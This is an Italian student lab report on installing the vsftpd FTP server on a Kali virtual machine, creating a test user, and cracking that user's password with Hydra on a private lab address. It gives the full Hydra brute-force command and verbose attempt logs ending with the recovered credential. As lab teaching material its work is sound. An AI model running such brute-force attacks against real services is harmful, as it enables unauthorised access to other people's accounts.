


General Report: Configurazione e Cracking del Servizio FTP

1. Installazione del Servizio FTP (vsftpd) sulla Macchina Virtuale

- In questa sezione mostriamo lo screenshot che documenta il comando eseguito per l'installazione di vsftpd:



```
kali@kali:~$ sudo apt install vsftpd
[sudo] password for kali:
Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1295
  Download size: 137 kB
  Space needed: 382 kB / 41.2 GB available


Get:1 http://kali.download/kali kali-rolling/main arm64 vsftpd arm64 3.0.5-0.1 [137 kB]
Fetch: 137 kB in 0s (148 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 48994 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0.1_arm64.deb ...
Unpacking vsftpd (3.0.5-0.1) ...
Setting up vsftpd (3.0.5-0.1) ...
/usr/lib/tmpfiles.d/vsftpd.conf: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty + /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.11.8-1) ...
Processing triggers for kali-menu (2025.1.1) ...

kali@kali:~$
```

sudo apt install vsftpd

1. Verifica dello Stato del Servizio FTP

- Successivamente, verifica che il servizio vsftpd sia stato avviato correttamente con:



```
(kali@kali)-[~]
$ sudo service vsftpd status
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; disabled; preset: disabled)
   Active: active (running) since Fri 2025-05-09 05:49:23 EDT; 22s ago
 Invocation: f3eb0f8a8a8448e1a57896b010a14144
   Process: 47500 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
  Main PID: 47502 (vsftpd)
    Tasks: 1 (limit: 2154)
   Memory: 1.2M (peak: 2.1M)
      CPU: 7ms
   CGroup: /system.slice/vsftpd.service
           └─47502 /usr/sbin/vsftpd /etc/vsftpd.conf

May 09 05:49:23 kali systemd[1]: Starting vsftpd.service - vsftpd FTP server ...
May 09 05:49:23 kali systemd[1]: Started vsftpd.service - vsftpd FTP server.

(kali@kali)-[~]
$
```

sudo service vsftpd status

2. Creazione di un Nuovo Utente FTP

```
(kali㉿kali)-[~]
└─$ sudo adduser test_user1
info: Adding user `test_user1' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user1' (1003) ...
info: Adding new user `test_user1' (1003) with group `test_user1 (1003)' ...
info: Creating home directory `/home/test_user1' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user1
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user1' to supplemental / extra groups `users' ...
info: Adding user `test_user1' to group `users' ...

(kali㉿kali)-[~]
└─$
```

sudo adduser test_user1

- password testpass

4. Avvio dei Test con Hydra


- Avvia il cracking con Hydra per verificare l'autenticazione FTP:

hydra -l test_user1 -P <file_con_password_concatenate.txt> 192.168.64.4 ftp -t 4 -vV

```
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "axio" - 5152 of 10000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "awful" - 5153 of 10000 [child 0] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "bamboo" - 5154 of 10000 [child 2] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "hakr" - 5155 of 10000 [child 1] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "gregor" - 5156 of 10000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "hahahaha" - 5157 of 10000 [child 0] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "5678" - 5158 of 10000 [child 2] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "casanova" - 5159 of 10000 [child 1] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "caprice" - 5160 of 10000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "camerol" - 5161 of 10000 [child 0] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "fellow" - 5162 of 10000 [child 2] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "fountain" - 5163 of 10000 [child 1] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "dupont" - 5164 of 10000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "dolphin1" - 5165 of 10000 [child 0] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "dianne" - 5166 of 10000 [child 2] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "paddle" - 5167 of 10000 [child 1] (0/0)
```

4. Risultati di Hydra

- Mostra lo screenshot finale con il risultato in cui Hydra è riuscita a trovare correttamente sia l'username che la password (ad esempio test_user1 e testpass).



```
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "21212121" - 5191 of 10000 [child 1] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "100000" - 5192 of 10000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "stonecold" - 5193 of 10000 [child 2] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "taco" - 5194 of 10000 [child 1] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "subzero" - 5195 of 10000 [child 0] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "sharp" - 5196 of 10000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "sexxy" - 5197 of 10000 [child 2] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "skolko" - 5198 of 10000 [child 1] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "shanna" - 5199 of 10000 [child 0] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "skyhawk" - 5200 of 10000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "spurs1" - 5201 of 10000 [child 2] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "sputnik" - 5202 of 10000 [child 1] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "piazza" - 5203 of 10000 [child 0] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "testpass" - 5204 of 10000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.4 - login "test_user1" - pass "letter" - 5205 of 10000 [child 2] (0/0)
[21][ftp] host: 192.168.64.4 login: test_user1 password: testpass
[STATUS] attack finished for 192.168.64.4 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 07:26:26

(kali@kali)-[~]
```

mi scuso per la qualità della foto ma per sbaglio eliminato permanentemente lo screen originale